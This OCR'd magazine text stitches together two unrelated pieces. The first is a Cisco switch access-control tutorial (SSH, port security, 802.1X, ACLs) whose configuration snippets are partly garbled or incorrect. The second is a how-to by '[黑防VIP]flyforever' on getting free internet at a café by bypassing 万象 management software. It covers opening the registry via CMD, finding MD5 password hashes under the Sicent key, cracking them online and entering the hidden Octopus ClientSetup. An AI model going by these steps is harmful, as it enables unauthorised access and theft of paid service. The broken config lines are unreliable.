


图1

下面我们对这个园区网进行一下配置需求分析。

1. 安全SSH、Telnet登录配置，对网络设备安全管理

作为单位A的网络中心，Telnet是配置和管理核心交换机常用的方法，它通过TCP端口23连到交换机上，由于它传输的是纯文本信息，在安全上存在很大的隐患。SSH（Secure Shell）是通过Telnet进行通信的方法，它在传输前先对数据进行加密。

```
Switch(config) # crypto key generate rsa
Enter modulius : 1024
Switch(config) # ip ssh
Switch(config) # end
```

在配置SSH之前，crypto key rsa命令用于产生一个数据编码的密码。设置好加密密钥后，命令ip ssh可以打开SSH。这样设置之后，管理员可以不必担心网络中窃取Telnet登录配置的密码和信息。需要注意的是SSH（Secure Shell）是通TCP端口22在兼容的客户机和配置接受SSH连接的设备之间运行。

2. 端口安全和802.1x端口身份验证，加强内网的安全

局域网将采用基于802.1x 的身份认证，任何人只要将计算机连接到就近的信息点上，就可以并且必须进行身份认证。认证通过后，就能从DHCP（Dynamic Host Configuration Protocol）服务器获得相应的动态IP地址，认证称为基于端口的访问控制协议。认证系统设备对应于不同用户的端口。逻辑端口有两个：受控端口和不受控端口。不受控端口始终处于双向连通状态，主要用来传递EAPOL协议帧，可保证客户端始终可以发出或接受认证。受控端口只有在认证通过的状态下才打开，用于传递网络资源和服务。受控端口可配置为双向受控、仅输入受控两种方式，以适应不同的应用环境。如果用户未

通过认证，则受控端口处于未认证状态，用户无法访问认证系统提供的服务。

同样使用MAC地址的端口安全机制可以控制设备在给定的端口上访问网络，而如果设备被更换，那么必须重新进行配置，这样势必增加网络管理的难度。稍微引申下端口安全，就是可以根据802.1X来控制网络的访问。配置802.1X身份验证协议，首先得全局启用AAA认证，这个和在网络边界上使用AAA认证没有太多的区别，只不过认证的协议是802.1X；其次则需要在相应的接口上启用802.1X身份验证。并且使用Radius服务器来管理用户名和密码。

对于图1中的核心交换机，配置端口FastEthernet2/1只允许一个MAC地址00-0c-76-fe-fa-d5（管理员）能访问端口，否则会被关闭。配置端口FastEthernet2/2和2/3每个都允许5个地址访问端口（来自网络中心）。配置端口FastEthernet3/1提供802.1X身份验证。

```
Switch(config) # interface fastethernet 2/1
Switch(config-if) # switchport port-security  /启用端口安全
Switch(config-if) # switchport port-security mac-address 00-0c-76-fe-fa-d5
Switch(config-if) # switchport port-security violation shutdown
Switch(config-if) # int f2/2
Switch(config-if) # switchport port-security
Switch(config-if) # switchport port-security maximum 5
Switch(config-if) # int f2/3
Switch(config-if) # switchport port-security maximum 5
Switch(config-if) # switchport port-security
Switch(config) # interface fastethernet 2/3
Switch(config)# aaa new-model  /启用AAA认证
Switch(config)# aaa authentication dot1x default local /全局启用802.1X协议认证，并使用本地用户名与密码
Switch(config)#int range f0/1 -24
Switch(config-if) #dot1x port-control auto  /在所有的接口上启用802.1X身份验证
Switch(config-if) end
```

这样我们就可以对一些重要的交换机和相应的端口进行很好的控制，防止非法用户在内网的其他地方以合法的身分访问。

3.利用VLAN访问控制列表加强服务器和网络安全

现在单位A的服务器，承担了对内和对外的信息服务，安全性要求较高。服务器210.28.179.32/27允许来自任何主机的所有TCP数据流到达子网，允许应用类型是SMTP（邮件）和域名服务（DNS）的UDP数据包，允许ICMP命令和和命令应答（Ping），拒绝所有其他数据流。

利用ACL技术可以在核心交换机上的配置如下：

```
Access list 103 permit tcp any 210.28.179.32/27
Access list 103 permit tcp any host 210.28.179.32/27 ep smtp
Access list 103 permit udp eq domain any
Access list 103 permit icmp any any echo
Access list 103 permit icmp any any echo-reply
```

单位A的网络中心，它也可作为学校的领导层网络，肯定不希望单位内的其他任何用户访问到它，但是它又需要对单位内其它用户的各种管理、财务等信息进行有效的监控和管理，也就是我们要对该管理网实现一个单向的访问，也就是财务部网络拒绝其它的部门网络访问。

利用ACL技术可以在核心交换机上实现网络单向访问的具体配置如下：


```
Access-list 101 deny 210.28.179.64 0. 0. 0. 224 any
Access-list 101 deny 210.28.179.160 0.0. 0. 224 any
Access-list 101 deny 210.28.179. 96 0.0. 0. 224 any
Access-list 101 deny 210.28.179.192 0. 0. 0. 224 any
interface vlan 5
ip access - group 101 in
```

小结

本文主要讨论了基于Cisco系列交换机的访问控制的研究与实现，在简单地介绍了访问控制的相关概念和技术上，讨论了基于Cisco系列交换机的访问控制的三种实现方法端口安全、802.1x身份验证和VLAN访问控制列表和其简单实现。但在严格的网络安全中，这是远远不够的。还应结合路由器、防火墙和加密、身份认证等措施共同提供访问控制的安全保障。

适合读者：网络爱好者、免费爱好者
前置知识：无

VIP会员学习成果展：一分钟破解万象



文/图 [黑防VIP]flyforever

最近几天闲的无聊便去泡网，不经意的发现此网吧采用的是《万象网吧管理专家》和《易佰网管软件》，所以也就有了下文。

为了"免费上网"，我谁备打万象的主意（本文用于研究目的，读者切勿以身试法）。开始我就抱着试试看的想法先从注册表入手（毕竟注册表是各个程序的归宿），打开"开始"菜单却发现没有"运行"一项，如图1 所示。

这点倒难不到我，毕竟我也略懂点电脑知识。先看看有什么别的入口没有，仔细查看了一下，发现"程序"菜单里面有"附件"。如图2 所示。




图1

一般来说，附件中应该有命令提示符。果不其然让我找到了CMD，直接键入Regedit。就这样，注册表跳了出来。找找看有没有关于万象的信息。经过一番摸索，我终于在"HKEY_CURRENT_USER\Software\Sicent\专家系列网管软件"键值下，发现了万象的各种密码信息，如图3 所示。




图2




图3

剩下的事情就是破解各种密码了，省事的做法是直接把密码值删除。但这样很容易被老板发现，所以还是记住原密码比较好，仔细一看密码好象是用MD5加密的。随便找个在线破解站点去搜索密码。结果很轻松地就找到了密码。看来今天运气不错。接下来当然是进入客户端设置了，得意忘形中才醒悟到自己还不知道客户端设置程序的物理存放位置……继续在注册表中摸索，终于让我找到了。如图4 所示。

键值是"HKEY_LOCAL_ACHINE\SOFTWARE\Sicent\专家系列网管软件"。打开我的电脑进入C盘，结果发现C盘都是一些镜象文件，根本没有Octopus目录。看来是网管把它隐藏了。这也难不到我，打开IE在地址栏直接输入"C:\Octopus"，直接跳转到Octopus目录，如图5所示。

最后打开ClientSetup，根据刚才我们跑出来的密码




图4




图5

直接进入设置就可以了。如图6 所示。

